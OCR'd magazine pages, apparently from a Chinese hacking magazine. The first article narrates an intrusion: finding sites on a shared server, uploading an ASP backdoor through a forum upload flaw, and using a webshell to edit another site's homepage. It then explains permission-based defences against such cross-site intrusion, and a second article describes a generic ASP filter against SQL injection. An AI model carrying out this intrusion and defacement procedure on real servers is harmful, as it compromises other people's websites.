
如果你不想记这么长的网址，可以用桂林老兵编写的虚拟主机站点查询工具，不过它也是通过http://www.webhosting.info/进行查找的，只是用起来更方便些（如图3 所示）。

就这样，我查出了所有指向这台服务器的国际域名，然后打开这些网站，找找看哪个站的ASP程序有注入漏洞。呵呵，不幸被我找到了一个动网论坛7.0，没有



图3

打SP2，可能是刚刚上传的，因为没有开什么版块。就拿它开刀吧，用动网上传漏洞的利用程序上传一个ASP后门，利用方法很简单，黑防以前也有过相关文章，我在这里就不多说了。

现在，有了一个WebShell，所有的分区都进不去，看来都加了权限，但是iisweb目录可以浏览（如图4所示）。


图4

里面有几十个目录，一眼就看到了。现在我们就来改yibing这个目录里的首页，点击进入yibing目录，然后点右边的那个index.htm的"edit"就可以编辑主页了（如图5 所示）。



图5


把要改的数据写在里面，然后点击"保存"按扭，再刷新一下主页看看，是不是被改成刚刚填写的内容了？

普渡众生方能成佛：教你防范跨站入侵

现在我来给大家讲讲如何防范跨站入侵。有两种方法，第一是把iisweb这个目录Internet来宾账户删掉，只给虚拟目录加上Internet来宾账户权限，意思是让入侵浏览不到iisweb目录，这样他就找不到要攻击的虚拟目录了，除非他对空间服务器下的目录都非常熟悉，这种熟悉程序我想管理员都不会有吧？如果不熟悉，就让他自己猜吧，我想猜到的几率是很小的，只要管理员把目录名起得复杂点就可以了。第二种方法是给各个虚拟目录加上特定的用户，也就是说有多少个虚拟空间就开多少个系统用户，这样就限制了跨站入侵，因为入侵者只能在自己攻破的那个虚拟目录里活动，跑不到别的虚拟目录里。

好了，根据上面的思路，我就来实际做一下吧。先使用第一种方法来实现，打开H盘，选择iisweb目录，点击鼠标右键，选择"属性"，在"属性"里点击"安全"标签，选择"Internet来宾账户"（如图6 所示）。然后删除来宾账户，再进入iisweb目录，把里面的所有虚拟目录都加上"Internet来宾账户"权限，在下面的读取和写入权限上打钩，如果你觉得一个一个的设麻烦，可以全部选择要添加权限的虚拟目录，一并把它们全设了（如图7 所示），这样就搞定了。


图6


图7

现在，我们来做一下第二种方法的防范，打开CMD，先用"net user 用户名 /add"命令建几个Guests权限的用户，然后打开IIS管理器，选择一个要设置的虚拟机，点右键选择属性里的"目录安全性"标签，然后点击上面第一个"编辑"按扭，会出现一个"身份验证方法"的对话框，点"浏览"按扭添加于这个虚拟机相对应刚刚建的系

统用户（如图8 所示）。




图8

脚本小子： 建立用户的时候，IIS里有几个虚拟机就建几个用户，最后用户名和FTP账号相同，这样便于管理。

设置好后确定退出。一定要注意，服务器上有几个虚拟机就加几个Guests权限的用户，然后一个一个的把系统里自带的那个Internet来宾账户用这种方法替换掉。


现在我们来设置虚拟目录的权限，打开iisweb目录，顺便把iisweb目录上的那个系统默认的Internet来宾账户删掉，然后一个一个的设虚拟目录，比如我系统里刚刚建了一个yibing的Guests权限用户，而我的一个虚拟机的虚拟目录名也是yibing，就可以把yibing这个Guests权限用户添加到yibing这个虚拟目录上，要读取和写入权限就可以。然后依次这样设置，千万不要把一个用户设在两个不同的虚拟目录上，一般虚拟目录上只设Aministrators权限和刚建的相对应的那个Guests权限用户就可以，把其他的都删掉。记得虚拟机和虚拟目录一定要对应好，如果不对应好虚拟机在被浏览时会出错。第二种方法虽然繁琐点，但是要比第一种方法安全。当你都设好后用WebShell木马检测一下，会发现想跨站入侵已经不可能了。

现在还有好多空间服务器存在这种问题，还是希望国内的安全意识加强些。好了，就写到这里吧，如果有什么问题可以到《黑客防线》的官方论坛来和我探讨。

适合读者：脚本攻击爱好者、站长

前置知识：无

让ASP自动防护脚本注入



文/图 郭宇强

SQL Injection可以说是当前网络环境中的主流攻击手段之一，如何有效防止脚本注入一直困扰着广大程序设计者。在程序设计中，往往一个小的疏忽就可能导致系统被注入，甚至带来严重的后果。对于脚本注入，总结起来，有以下两种情况。

过滤策略考虑不周。比如说程序中只过滤了单引号，事实上我们可以绕过单引号继续注入。

过滤变量不全。由于过滤策略只针对具体的单一的变量，往往会漏掉对某些变量的过滤。

本文就是针对上述问题而提出的一种通用的解决方案。

相关知识

在ASP程序数据传递中，客户端（Browser）向服务器提交请求有3种方法 HEAD、GET和POST。通过Header方法，服务器只向客户端返回网页的头信息，而不是数据本身。实际上，数据传递只通过了GET和 POST这两种方法，即在Form表单中Method属性值（缺省为GET）。

假如使用"Get"属性，浏览器将该值绑定在页面所有控件上，成为一个查询字符串，且附在被请求页面的URL上（经过URL编码）。当这个请求到达Web服务器时，其值由ASP的Request.QueryString集合提供。假如设置Method属性为"Post"，浏览器将值包装进发送服务器的HTTP报头中，通过Request.Form集合提供给ASP。

经URL编码的字符串长度存在一定的限制，其上限值为1024字节，因此，过长的字符串可能会引起溢出和字符被截掉；同时，查询字符串出现在浏览器的地址栏和所有保存的链接和收藏夹中。不仅如此，它还显露了通过Web服务器时在HTTP请求中不想显示的值，它也可能出现你的服务器和其他路由服务器的日志文件中；而通过POST传递的数值（在HTTP请求报头中的值）是不会出现在日志文件中的。

过滤原理

通过以上的介绍，我们已经知道服务器获取客户端的数据是通过Request.QueryString集合（Get方法）和Request.Form集合（Post方法）来实现的。所以，如果我们在程序中检查Request.QueryString集合和Request.Form集合的值，并过滤掉特殊字符，就达到了字符过滤的目的，而不必针对具体的变量编写程序。实现方法如下：

```
If Request.Form<>"" Then
    For Each Data In Request.Form
  ' 对Data应用过滤策略，当出现非法字符时执行相应的处理程序
  Next
  End If
  If Request.QueryString<>"" Then
```

```
For Each Data In Request.QueryString
    '对Data应用过滤策略，当出现非法字符时执行相应的处理程序
        Next
    End If
```

通用系统解决方案

由于SQL注入是发生在执行SQL语句的时候，也就是说发生在对数据库操作的页面，所以我们在有数据库操作的页面将从客户端传递来的数据进行过滤，就可以全面防止SQL注入。因此，只需在数据库连接的文件（如conn.asp）应用过滤策略，就可以达到全面过滤的目的。在实际应用中，我们将过滤策略文件包含到数据库连接的文件中即可。


在实际应用中，我们可以将过滤策略（非法字符）存放在数据库中，实现过滤策略的灵活管理。同时，我们可以针对特定的过滤策略指定相应的处理过程：当出现非法字符时，是停止程序运行还是后台记录，或者是将程序导向错误提示页面；对于后台记录数据，管理员可以查看系统日志，并根据实际情况对访问IP进行封锁；对于IP封锁，我们也可以制定相应的策略，对拨号账号实行临时封锁，如12小时，对固定IP实行长期封锁等等。

你学会了吗？

